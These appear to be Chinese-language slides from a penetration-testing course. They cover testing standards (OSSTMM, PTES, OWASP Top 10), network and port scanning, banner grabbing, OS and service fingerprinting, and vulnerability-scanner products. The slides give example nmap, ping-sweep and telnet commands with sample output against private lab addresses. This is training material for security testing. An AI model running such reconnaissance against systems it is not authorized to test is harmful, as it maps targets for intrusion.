駭客思維與滲透測試	1. 駭客攻擊程序 2. 滲透測試程序 3. 滲透測試方法	
滲透測試相關規範與指引	1. OSSTMM 2. PTES 3. OWASP Testing Guide 4. SANS Top 20 5. OWASP Top 10	
滲透測試工具	1. 弱點掃描軟體 2. 滲透測試工具	
網頁應用程式滲透測試	1. SQL injection 2. XSS	
實務案例	實務案例解析	


PT Guidelines

- Open Source Security Testing Methodology Manual(OSSTMM)
- Penetration Testing Execution Standard(PTES)
- OWASP Top 10
- OWASP Testing Guide
- OWASP Mobile Top 10 Risks
- SANS 20 Security Controls
- Top 25 Software Errors
- EC-Council Ethical Hacking

OSSTMM



PT Phases of the PTES




OWASP Top 10

OWASP Top 10 – 2013 (New)
A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards

OWASP Testing Guide

OWASP Testing Guide 3.0 通過率



Mobile Top 10

OWASP Mobile Top 10 Risks

M1 – Insecure
Data Storage

M2 – Weak Server
Side Controls

M3 - Insufficient
Transport Layer
Protection

M4 - Client Side
Injection

M5 - Poor
Authorization and
Authentication

M6 - Improper
Session Handling

M7 - Security
Decisions Via
Untrusted Inputs

M8 - Side Channel
Data Leakage

M9 - Broken
Cryptography

M10 - Sensitive
Information
Disclosure

課程大綱


大綱	內容	時間
資訊安全檢測類型	1. 資安稽核 2. 弱點掃描 3. 滲透測試	6 小時 9:00~12:00 13:30~16:30 (每 50 分鐘休息 10 分鐘)
駭客思維與滲透測試	1. 駭客攻擊程序 2. 滲透測試程序 3. 滲透測試方法	
滲透測試相關規範與指引	1. OSSTMM 2. PTES 3. OWASP Testing Guide 4. SANS Top 20 5. OWASP Top 10	
滲透測試工具	1. 弱點掃描軟體 2. 滲透測試工具	
網頁應用程式滲透測試	1. SQL injection 2. XSS	
實務案例	實務案例解析	

掃描(scan)的類型

- 網路掃描
 - 掃描網路上存在的電腦
- Port 掃描
 - 掃描某部電腦開啟的 ports(TCP/UDP)
- 作業系統識別及應用程式識別
- **弱點掃描**
 - 掃描作業系統、系統服務及應用程式的弱點

網路掃描

- ICMP 掃描(Ping Sweep)
- 使用 ping 指令在 DOS 下掃描電腦的 ip address
 - FOR /L %%i in (1,1,254) do ping 192.168.1.%%i
- 使用自動化程式掃描 IP 的範圍
 - [AngryIP](#), SuperScan 4
- 限制: 易遭防火牆阻擋




Port Scanning

- Port 掃描發送訊息至目標主機的每個 port，由目標主機的回應推斷該 port 是否開啟，進一步探測其運行的服務或應用程式及漏洞
- 攻擊者有興趣的 ports:
 - Well-known ports(系統服務)
 - Registered ports(應用程式)
- Port 掃描協助攻擊者了解目標有哪些 port 可用

Request and Response

- Listened Port
 - TCP
 - UDP
- Request
 - SYN
 - ACK
 - RST
 - Malformed
- Response
 - SYN/ACK
 - RST
 - ICMP Port Unreachable
 - No response(filtered)



掃描 port 的工具

- nmap
 - Open source
 - GUI and command-line
 - Support all the port scanning methods
 - *nmap -sT -p 1-1024 -T 3 192.168.204.3*
- TCP Connect
 - TCP full connection
 - TCP 3-way handshake
 - *nmap -sT -p 1-1024 192.168.204.3*
- TCP SYN Stealth
 - TCP half-open connection(SYN-ACK-RST)
 - Windows 上預設不支援(必須安裝 library)
 - *nmap -sS -p 1-1024 192.168.204.3*

作業系統識別及應用程式識別

- Banner Grabbing
- Service Fingerprinting
- OS Fingerprinting

The image displays a network traffic analysis interface. On the left, a list of network frames is shown, with the selected frame (Frame 2081) expanded to show the Hypertext Transfer Protocol (HTTP) details. The HTTP response status is 200 OK, and the server is identified as Microsoft-IIS/5.0. The response body contains HTML content, including a Set-Cookie header and a Via header.

On the right, a terminal window shows the output of an Nmap scan. The scan is performed against the IP address 192.168.99.5. The output lists the open ports and the services running on them, including ftp, smtp, http, msrpc, netbios-ssn, https, and microsoft-ds. The http service is identified as Microsoft IIS webserver 5.0.

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 07 Jul 2005 13:08:16 GMT
Content-Length: 1270
Content-Type: text/html
Cache-control: private
Set-Cookie: ASPSESSIONIDQCQTCQBQ=PBLPKEKBNDGKOFFIPOLHPLNE; path=/
Via: 1.1 Application and Content Networking System Software 5.1.15
Connection: Close
```

Frame 2081 (980 bytes on wire)

Ethernet II, Src: Vmware_b3:c1

Internet Protocol, Src: 192.168.99.5, Dst: 192.168.99.9

Transmission Control Protocol, Src Port: http (80), Dst Port: 80

Hypertext Transfer Protocol

HTTP/1.1 200 OK\r\n

Server: Microsoft-IIS/5.0\r\n

Content-Location: http://192.168.99.5/Default.htm\r\n

Date: Tue, 27 Apr 2010 09:14:20 GMT\r\n

Content-Type: text/html\r\n

Accept-Ranges: bytes\r\n

Last-Modified: Wed, 14 Mar 2001 02:30:07 GMT\r\n

OS Host

web.vh1.demonet (192.168.99.5)

nmap -sV -T4 -O -v -n 192.168.99.5

Port	Protocol	State	Service
21/tcp	ftp	open	Microsoft ftpd 5.0
25/tcp	smtp	open	Microsoft ESMT
5.0.2195.1600			
80/tcp	http	open	Microsoft IIS webserver 5.0
135/tcp	msrpc	open	Microsoft Windows RPC
139/tcp	netbios-ssn	open	
443/tcp	https?	open	
445/tcp	microsoft-ds	open	Microsoft Windows 2000
	microsoft-ds		


Banner Grabbing

- Banner 是應用程式回應的訊息，顯示其名稱及版本，如：web server, ftp server, smtp server 等
- 使用 telnet(nc) 取得 web server 的 banner
 - telnet 192.168.204.2 80
 - GET / HTTP/1.1 (兩次 “enter”)
- **Sniffing the response**
- 限制：Banner 可以偽冒([HTTP header obfuscation](#))

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 07 Jul 2005 13:08:16 GMT
Content-Length: 1270
Content-Type: text/html
Cache-control: private
Set-Cookie: ASPSESSIONIDQCQTCQBQ=PBLPKEKBNDGKOFFIPOLHPLNE; path=/
Via: 1.1 Application and Content Networking System Software 5.1.15
Connection: Close
```


Lab. Web Server Banner

使用瀏覽器內建工具看看 web server 是那種軟體？



Service Fingerprinting

- 分析應用程式的回應的特徵，判斷其名稱及版本
- 仰賴特徵資料庫的廣度及準確性
- 例如：使用 nmap 識別 email 服務
- 限制：reverse proxy 或閘道防護設備
- Tools
 - httpprint →
 - amap
 - nmap -sV



```
root@bt: /pentest/enumeration/www/httpprint/linux - Shell - Httpprint
Sessiroot@bt: /pentest/enumeration/www/httpprint/linux - Shell - Httpprint

root@bt: /pentest/enumeration/www/httpprint/linux# ./httpprint -P0 -h 122.1.71
-s signatures.txt
httpprint v0.301 (beta) - web server fingerprinting tool
(c) 2003-2005 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httpprint/
httpprint@net-square.com

Finger Printing on http://122.1.71:80/
Finger Printing Completed on http://122.1.71:80/
-----
Host: 122.1.71
Derived Signature:
Apache/2.2.3 (CentOS)
9E431BC8E2CE6926811C9DC5811C9DC5050C5D25505FCFE84276E4BB811C9DC5
0D7645B5811C9DC52A200B4CCD37187C11DDC7D7811C9DC5811C9DC58A91CF57
FCCC535BE2CE6920E2CE6920811C9DC5FCCC535B811C9DC5E2CE6925811C9DC5
E2CE6927E2CE6926811C9DC56ED3C2956ED3C295FCCC535BE2CE6920E2CE6923
E2CE6923E2CE6920A732F670FCCC535BFCCC535B


Banner Reported: Apache/2.2.3 (CentOS)
Banner Deduced: Apache/2.0.x, Apache/1.3.27, Apache/1.3.26, Apache/1.3.[4-24], A
pache/1.3.[1-3]
Score: 89
Confidence: 53.61
```

作業系統識別

- 主動式堆疊特徵辨識法(Active Stack Fingerprinting)
 - 送出特定的封包，比對回應封包與特徵資料庫，以決定作業系統及版本
 - 容易被偵測到
 - 限制：各作業系統實作網路堆疊(protocol stack)的差異
- Tool
 - `nmap -O 192.168.204.1`
 - `nmap -A 192.168.204.1`
 - `nmap --script=smb-os-discovery 192.168.204.1`


弱點掃描工具

- 弱點掃描-Vulnerability Scan 或 Vulnerability Assessment，通常簡稱 VA
- 使用弱點掃描工具，對被掃描目標送出特定的網路封包，收到被掃描目標的回應封包後，與特徵資料庫比對，以判斷被掃描目標是否具有該弱點



弱點掃描工具類型

- 掃描目標類型
 - 資訊基礎建設(infrastructure)
 - web application
- 工具型式
 - 軟體式
 - (virtual)appliance
 - on-demand SaaS
 - remotely hosted(for internal)
- cost
 - COTS
 - trial version
 - community version(free)



掃描基礎建設(infra)弱點

- 檢測基礎建設(infra)
 - 作業系統
 - Windows, AIX, Fedora, FreeBSD, HP-UX, MacOS X, etc.
 - 服務
 - web server, FTP, DNS, SNMP, RPC, DB, etc.
 - 網路設備
 - Firewall, router
- VA 軟體
 - IBM Internet Scanner(Previous ISS)
 - McAfee Vulnerability Manager
 - Qualys(service-based)
 - NeXpose Rapid7(offer service)
 - 中華龍網 DSS(國產)
 - Tenable Nessus
 - OpenVAS

